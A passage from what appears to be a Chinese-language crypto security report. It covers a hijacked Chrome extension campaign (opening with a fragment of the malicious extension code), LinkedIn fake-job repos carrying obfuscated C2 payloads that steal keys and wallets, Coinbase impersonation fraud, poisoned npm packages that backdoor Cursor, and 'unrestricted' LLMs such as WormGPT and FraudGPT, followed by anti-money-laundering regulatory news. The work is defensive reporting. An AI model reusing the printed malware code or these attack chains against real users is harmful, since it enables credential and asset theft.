      },
    });
    if (!t.ok) throw new Error(`HTTP error! Status: ${t.status}`);
    const e = await t.json();
    await chrome.storage.local.set({
      cyberhavenext_ext_manage: JSON.stringify(e),
    }),
      console.log("Data successfully stored!");
  } catch (t) {
    console.error("An error occurred:", t);
  }
})();
```

在恶意版本上线的短短 31 小时内，插件已自动传播至大量设备。由于插件名称与原版相同，大部分用户完全未意识到插件已被替换。调查还发现，Google 商店中已有 30 余款扩展被同样手法劫持，造成广泛风险扩散。

Other Browser Extensions Possibly Compromised in Broader Campaign:

Name	Version	Patch	Users
VPNCity	2.0.1		10,000
Parrot Talks	1.16.2		40,000
Uvoice	1.0.12		40,000
Internxt VPN	1.1.1	1.2.0	10,000
Bookmark Favicon Changer	4.00		40,000
Castorus	4.40	4.41	50,000
Wayin AI	0.0.11		40,000
Search Copilot AI Assistant for Chrome	1.0.1		20,000
VidHelper - Video Downloader	2.2.7		20,000
AI Assistant - ChatGPT and Gemini for Chrome	0.1.3		4,000
TinaMind - The GPT-4o-powered AI Assistant!	2.13.0	2.14.0	40,000
Bard AI chat	1.3.7		100,000
Reader Mode	1.5.7		300,000
Primus (prev. PADO)	3.18.0	3.20.0	40,000
Tackker - online keylogger tool	1.3	1.4	10,000
AI Shop Buddy	2.7.3		4,000
Sort by Oldest	1.4.5		2,000
Rewards Search Automator	1.4.9		100,000
Earny - Up to 20% Cash Back	1.8.1		10,000
ChatGPT Assistant - Smart Search	1.1.1		189
Keyboard History Recorder	2.3		5,000
Email Hunter	1.44		100,000
Visual Effects for Google Meet	3.1.3	3.2.4	900,000
Cyberhaven security extension V3	24.10.4	24.10.5	400,000
GraphQL Network Inspector	2.22.6	2.22.7	80,000
GPT 4 Summary with OpenAI	1.4		10,000
Vidnoz Flex - Video recorder & Video share	1.0.161		6,000
YesCaptcha assistant	1.1.61		200,000
Proxy SwitchyOmega (V3)	3.0.2		10,000
ChatGPT App	1.3.8		7,000
Web Mirror	2.4		4,000
Hi AI	1.0.0		229
EditThisCookie	1.4.3.1		50,000
TOTAL			2,652,418

Table data sources.[2] [3]

对用户的防护建议：

- 只从官方渠道下载插件，避免使用来历不明的“破解版”或“增强版”；
- 警惕权限请求，尤其是访问剪贴板、密码管理器或网页数据的请求；
- 定期进入 chrome://extensions/ 检查插件状态，若发现异常应立即移除；
- 安装杀毒软件并进行定期扫描，配合如 MistTrack 等工具，监控加密资产的链上流向。


对开发者与平台方的建议：

- 加强 Chrome Web Store 发布账户安全（如开启 2FA）；
- 对 OAuth 应用授权范围进行严格限制；
- 实施版本签名机制，防止插件在发布链路中被篡改；
- 对于高频使用插件，建议项目方启用多重身份验证机制，并定期代码审计；
- 建立主动检测机制，实时监测插件行为，发现异常第一时间下架并公告。


2.2.5 LinkedIn 招聘钓鱼

2025 年以来，以招聘为名、注入恶意代码的诈骗案例呈上升趋势，尤其在 LinkedIn 等职业社交平台上频发，成为工程师群体的新型威胁。该类攻击多采用“专业包装 + 精准下手”的组合策略，伪装程度极高。


骗子冒充区块链项目方，通过 LinkedIn 主动联系受害者，并以“游戏化质押平台”项目为由，发送长篇项目介绍，详细描绘了一个集去中心化交易所、NFT、代币、直播、社区等功能于一体的区块链游戏平台。信息看似专业，甚至包括 Figma 设计稿链接，以及“我们已经招募了后端与智能合约工程师，现在希望你来做前端负责人”的邀请，这些精心设计的内容让整个招聘过程显得合情合理。



在建立初步信任后，对方提出典型的招聘流程：背景调查、在线编程测试和技术面试。紧接着，骗子便通过电话营造紧迫感，并迅速抛出一个 Bitbucket 项目的代码仓库链接，声称是需要候选人完成的技术评估任务。



受害者下载代码后，乍看之下并无异常，package.json 文件中未发现任何恶意依赖，server.js 代码也在前半部分表现正常。但真正的攻击藏在不起眼的细节里 —— 比如某一行的代码出现了水平滚动条，提示“文本长度异常”，展开后竟发现被多层加密的 payload。经过 SlowMist 分析，该 payload 使用 Base64 编码，并混淆嵌入了远程控制逻辑。代码一旦运行，便立即回连恶意服务器（C2），下载并执行两个关键文件：.npl（用于维持权限）和 test.js（用于数据窃取）。



这些脚本会执行如下恶意操作：


- 收集主机信息，如平台、用户名、主目录路径；
- 获取并执行远程有效载荷；
- 利用 child_process.exec 启动恶意程序；
- 将敏感信息（包括浏览器插件钱包、SSH 私钥、系统 Keychain 等）悄然回传；
- 建立持久连接，定期发送“心跳包”，以维持后门存活状态；
- 伪装通信流量，成功绕过如 Little Snitch 等本地防火墙工具。

更隐蔽的是，这类攻击往往不会在一开始显现出明显异常行为，导致许多受害者甚至在中招后依然毫无察觉。而一旦攻击者获得钱包插件或 Keychain 中的助记词与密钥信息，加密资产就面临彻底失控的风险。

LinkedIn 作为专业社交平台，本应是求职者与招聘方建立联系的桥梁，然而这种平台信任正在被攻击者利用。慢雾(SlowMist) 提醒广大开发者，凡是涉及“运行外部代码”、“提供钱包地址进行测试”、“编译后运行服务”的任务请求，都应高度警惕，必要时应在虚拟环境中进行，并借助如 Hook 工具分析行为。

2.2.6 社交工程攻击

2025 年上半年，社交工程攻击在加密行业持续高发，攻击手法愈发精细、隐蔽，尤其是结合平台内部权限滥用与外部精准诈骗的案例，引发广泛关注。其中，Coinbase 用户遭遇的社工攻击尤为典型。自年初以来，大量 Coinbase 用户反映接到“官方客服”来电，并被诱导将资金转入所谓“安全钱包”。5 月 15 日，Coinbase 官方发布公告，证实“内部人员疑似泄露客户信息”，并表示正配合美国司法部(DOJ) 进行调查。调查结果显示，黑客通过贿赂海外客服人员获取系统权限，窃取了包括姓名、地址、邮箱在内的 KYC 信息，虽未涉及用户密码、私钥与账户余额，但足以实施一套高度拟真的诈骗流程。诈骗者甚至向 Coinbase 索要 2000 万美元赎金。




(https://www.coinbase.com/blog/protecting-our-customers-standing-up-to-extortionists)

据了解，此类诈骗已导致 Coinbase 用户损失超上亿美元，作案团伙多与印度犯罪网络和 Com 圈攻击者有关，且流程高度标准化，主要面向美国用户展开，展示出“链式钓鱼”的作案特征。诈骗全链路通常包括：

（1）伪造官方身份发起联络

攻击者通过 PBX 系统伪造 Coinbase 官方号码拨打电话，制造“账户风险”紧张氛围，同时发送钓鱼邮件或短信附带虚假工单，引导用户点击克隆网站或执行“账户恢复”。



(2)诱导用户转移资产


以“保护资产”为名，协助用户安装 Coinbase Wallet 并指导其将资产转入一个诈骗者控制的钱包。

(3)提供预设助记词

与传统诱导泄露助记词不同，攻击者直接提供已预设的助记词，引导用户重建“官方新钱包”，诱导感更强。

(4)快速盗取资产

一旦用户完成资产转移，资金即被立即清空。部分邮件还捏造“Coinbase 因诉讼迁移至自托管模式，需在 4 月 1 日前完成资产搬迁”等说法，增强紧迫性。



(https://x.com/SteveKBark/status/1900605757025882440)


此外，攻击者还会使用 @spoofmailer_bot 等工具伪造 Coinbase 官方邮箱，通过暗网购买泄露数据（如“5K COINBASE US2”、“100K_USA-gemini_sample”）筛选美区用户，配合 ChatGPT 等工具批量清洗数据并生成短信内容，实现来电、短信、邮件的统一操控，使受害者在混乱中一步步落入陷阱。

这起典型的社工诈骗案揭示了平台安全短板的“人因侧”问题：即使没有资金权限，信息权限被滥用也足以酿成灾难。在平台日益庞大、流程复杂化的背景下，如何将内部人员纳入“全面风险控制体系”，是未来行业亟需解决的难题。

2.2.7 低价 AI 工具的后门投毒

2025 年上半年，我们协助处理了一起“奇怪”的案例。事件起因是，一位创业者的项目被盗数十万美元资产，其项目合约中被发现硬编码了一个授权钱包地址，合约里的资产被该地址转走。提交

代码的员工成为主要嫌疑人，但员工坚称自己并未写下那行代码，称这段内容是 AI 自己写的，而自己并未仔细 review。代码提交记录虽显示为其操作，但钱包归属无法确认，排查一时陷入僵局。



Cat
@0xCat_Crypto

Translate post

今天一个币圈创业的朋友被盗了几十万U，员工有重大嫌疑，但是员工给的理由真的是特别值得深思，可能也是web3+AI的一个场景。

事情很简单，员工提交了合约代码，代码里面有硬编码一个授权钱包的地址，最后这个合约里的钱被这个地址转走。因为有git提交记录，该员工有重大嫌疑，但是员工否认自己写了这行代码，钱包也不是自己的，最后甩锅给AI，是AI自己写的，自己没有review代码，而我朋友做了code review却漏了这个地方。现在卡在这了，钱包归属人找不到，也没法证明这个代码是他写的。

问题来了
1、编程Agent有没有可能被search结果影响，从而注入这段代码，怎么证明是不是员工所为 @evilcos
2、web3+AI有人强调一个场景就是模型推理过程可验证，是否是一个场景。

Last edited 3:47 PM · Apr 27, 2025 · **261.2K** Views

(https://x.com/0xcat_crypto/status/1916398693311451566)

事件中的一大疑点来自员工使用的 AI 编程工具。他曾通过淘宝购买了声称可"无限使用高级模型"的 Cursor 服务，并依照商家教程安装了相关工具。

必须知晓的内容：

1、20刀pro会员套餐内的快速高级模型均可无限使用（比如claude-3.5-sonnet ,claude-3.7，gpt-4o）

套餐外需要单独计费的模型不能用（比如o1-pre gpt-4.5 各平台。官网使用一次需要0.4刀）这种不在服务范围内

2、切记Cursor和Cursor Assistant 客户端一定要安装在电脑C盘！！！

我们在调查过程中参考了腾讯啄木鸟团队发布的文章，发现攻击手法与其披露的投毒事件高度一致。攻击者以"全网最低价调用 AI 工具 API"为诱饵，在短视频平台引流，诱导开发者安装名为

sw-cur、aiide-cur、sw-cur1 等恶意 npm 包。这些依赖包一旦执行，便会对本地 Cursor 应用进行深度篡改，植入后门并远程接管代码环境，不仅窃取凭证，还可能将设备变为“肉鸡”，长期处于攻击者控制之下。据统计，已知受影响开发者超过 4200 人，主要集中在使用 MacOS 的群体中。

(https://mp.weixin.qq.com/s/wmml_M0VyLnxoJX-7DV8Xg)

此事件再次提醒我们，AI 编程工具虽带来效率提升，但其供应链和使用路径同样可能成为攻击者的突破口。我们建议开发者切勿随意安装来路不明的依赖包，尤其是声称“免费”或“超低价”的非官方 AI 工具。同时也感谢腾讯啄木鸟团队对攻击链条的深入分析，为我们在实际案例排查中提供了参考。

2.2.8 无限制大型语言模型(LLM)

除了上述利用 AI 工具火热趋势对开发者群体实施精准诱导型攻击，还有一类值得警惕的阴暗面——“无限制”大型语言模型(LLM)。

所谓“无限制 LLM”，是指那些被特意修改或“越狱”，绕过主流模型的安全机制与伦理限制的模型。主流厂商投入大量资源，防止模型被用于生成仇恨言论、虚假信息、恶意代码或违法指令，而一些不法分子则有意开发或滥用这些限制较少的模型，用于网络犯罪。在加密领域，这种模型的滥用正在降低攻击门槛。攻击者可以获取开源模型权重和源码，再通过包含恶意内容的数据集进行

微调(fine-tuning)，打造出定制化的欺诈工具。这类模型可用于生成钓鱼邮件、恶意代码、诈骗话术等，哪怕没有编程经验的人也能轻松上手。

（1）**WormGPT**：黑色版 **GPT**

WormGPT 是一种在地下论坛出售的恶意 LLM，开发者明确表示它没有任何道德限制。该模型基于如 GPT-J 6B 等开源模型训练，并专门强化了与恶意软件相关的输出能力，最低仅需支付 189 美元即可使用一个月。

其典型用途包括：

- 钓鱼邮件生成：模仿加密货币交易所、钱包或知名项目，发送“账户验证”请求，引导用户点击钓鱼链接或泄露助记词；
- 编写恶意代码：协助攻击者生成窃取钱包文件、监控剪贴板、记录键盘行为的脚本；
- 自动化诈骗：生成话术自动回复潜在受害者，诱导参与虚假空投或投资项目。

（2）**DarkBERT**：暗网数据模型的风险外溢

DarkBERT 是由韩国 KAIST 和 S2W Inc. 合作开发的 LLM，专门在暗网数据上预训练，原本用于协助研究人员理解非法交易与网络威胁生态。尽管初衷正当，但模型掌握的大量敏感信息也存在被滥用的风险，例如：

- 精准社工欺诈：挖掘用户或项目团队信息，设计有针对性的钓鱼或诈骗方案；
- 模仿黑市手法：复刻暗网中的盗币与洗钱策略，执行难以追踪的攻击链条。

（3）**FraudGPT**：诈骗专用“升级版”

FraudGPT 是 WormGPT 的升级版本，在暗网与黑客论坛中以月费 $200–$1,700 的价格出售，其功能更强大，专为诈骗设计。典型滥用场景包括：

- 伪造加密项目：生成虚假的白皮书、官网与营销文案，用于 ICO/IDO 诈骗；
- 批量钓鱼页面生成：快速复制加密交易所登录界面或钱包连接页；
- 社交平台水军攻击：制造虚假评论与热度，炒作骗局或抹黑竞争项目；
- 聊天诱导式社工攻击：模仿真人语气，与用户建立信任，诱导泄露敏感信息。

（4）**GhostGPT**：多用途的无伦理 **AI** 助手

GhostGPT 是另一款被明确标注为“无道德限制”的聊天模型，其在加密场景中的滥用方式包括：

- 钓鱼邮件升级：生成伪装成主流交易所的高仿 KYC 请求、安全警报等；
- 恶意智能合约生成：快速输出包含后门或欺诈逻辑的合约代码，用于 Rug Pull；
- 多态窃取器工具：生成能变形、难以查杀的窃币木马；
- 深度伪造诈骗：结合语音合成模拟交易所高管，实施电话诈骗或 BEC 攻击。

（5）**Venice.ai**：平台化的滥用门户

Venice.ai 提供多种 LLM 访问渠道，标榜“无审查、全开放”，允许用户接触一些限制宽松的模型。其风险包括：

- 绕过审查生成恶意内容；
- 降低提示工程门槛；
- 快速测试钓鱼与诈骗脚本，提升攻击效率。

无限制 LLM 的出现，让诈骗活动具备更强的规模化、自动化与欺骗性。在加密生态中，这类模型不仅被用于钓鱼、木马传播和社工欺诈，也正逐步渗透至智能合约攻击与深度伪造等高危领域。为应对这类新型威胁，建议从以下几方面入手：

- 加强钓鱼邮件识别与员工安全意识培训；
- 推动模型“越狱检测”与内容水印技术的发展；
- 在关键应用场景中提升 LLM 输出的可溯源性；
- 强化平台合规监管，阻止无限制模型的传播与滥用。

三、反洗钱态势

3.1 全球监管动态

此小节将介绍全球监管动态的重大进展。

3.1.1 亚洲

（1）中国大陆

- 2025 年上半年中国大陆法院共计有 368 个关于虚拟币的判决，其中刑事判决 250 起，民事判决 115 起。

- 2025-01-01：新修订的《中华人民共和国反洗钱法》施行。最高检强调，要一体贯彻反洗钱法和刑法“洗钱罪”等规定，准确适用“两高”相关司法解释，深化打击治理洗钱违法犯罪三年行动，依法惩治洗钱及相关犯罪，增强打击利用虚拟货币等新技术、新产品、新业务等实施洗钱犯罪的能力，形成打击合力。

- 2025-01-06：由国家发展改革委、国家数据局、工业和信息化部联合印发的《国家数据基础设施建设指引》正式公布。该指引明确提出利用区块链、加密技术与智能合约构建可信数据流通体系，并探索构建全国一体化分布式数据目录和数字身份体系建设。

- 2025-06-18：《人民法院报》刊登广东省深圳市中级人民法院文章，文中指出司法实践中已基本形成虚拟货币具有财产属性的共识。在涉案处置方面，探索通过备案监管下的合规路径，将涉案虚拟货币兑换为法币；对于被用于危害国家安全的隐私币等虚拟资产，可发送至“黑洞地址”予以销毁，永久退出流通。

(2) 中国香港

- 2025-02-19：香港证监会正式发布新制定的「ASPIRe」路线图，提出五大支柱（包括连接 Access、保障 Safeguards、产品 Products、基建 Infrastructure 和联系 Relationships）下的 12 项主要举措，涵盖接入全球流动性、安全监管、产品创新、基础设施升级及国际合作等方面。

- 2025-05-21：香港立法会三读通过《稳定币条例草案》，香港特区政府于 2025 年 5 月 30 日刊宪《稳定币条例》，指定 2025 年 8 月 1 日为《稳定币条例》（第 656 章）开始实施的日期。届时，机构可向金管局申请成为合规稳定币发行商。香港的稳定币以法定货币作为基础资产。

- 2025-06-26：香港政府发布《香港数字资产发展政策宣言 2.0》，重申将香港打造成数字资产领域全球创新中心的承诺。该政策宣言提出 LEAP 框架，包括优化法律与监管、扩展代币化产品种类、推进应用场景与跨界别合作以及人才与合作伙伴发展四大重点。

（**3**）中国台湾

- 2025-03-25：台湾金管会发布「虚拟资产服务法」草案，进行为期 60 天公众咨询。草案主要内容包括明确虚拟资产服务商许可制度、规范服务商经营管理要求、建立稳定币发行管理框架、设立反欺诈与市场操纵规定、制定违法处罚条例等。

（**4**）韩国

- 2025-01-15：韩国金融服务委员会(FSC) 已开始讨论制定第二阶段加密货币监管框架，计划于今年下半年起草相关法案。拟定框架包括提升代币上架透明度、加密企业信息披露义务、稳定币储备与赎回监管等内容。值得注意的是，韩国首个加密货币监管框架已于去年 7 月生效，其中要求服务提供商将至少 80% 的用户加密货币存款存放在冷钱包中，与其自有资金分开保管。

（**5**）新加坡

- 2025-05-30：新加坡金融管理局(MAS) 发布最终政策文件。其中规定所有在新加坡注册或运营的加密服务提供商，若未取得 DTSP 牌照须在 2025 年 6 月 30 日前停止向境外客户提供加密货币服务。6 月 12 日，新加坡监管机构敦促非持牌加密交易平台尽快退出该国运营。

（**6**）越南

- 2025-06-14：越南国民议会批准了《数字技术产业法》，该法案将数字资产纳入监管范围，并正式承认加密资产的合法地位。该法案将于 2026 年 1 月 1 日生效，将加密资产定义为

在创建、发行、存储或转移过程中使用加密或类似数字技术进行验证的数字资产，并将数字资产分为虚拟资产和加密资产两类。

（7）泰国

- 2025-03-16：泰国金融监管机构证券交易委员会(SEC) 将稳定币 USDC、USDT 添加到批准的加密货币中。在此之前，该监管机构仅批准了 BTC、ETH、XRP、XLM 以及泰国银行结算系统中使用的某些代币。

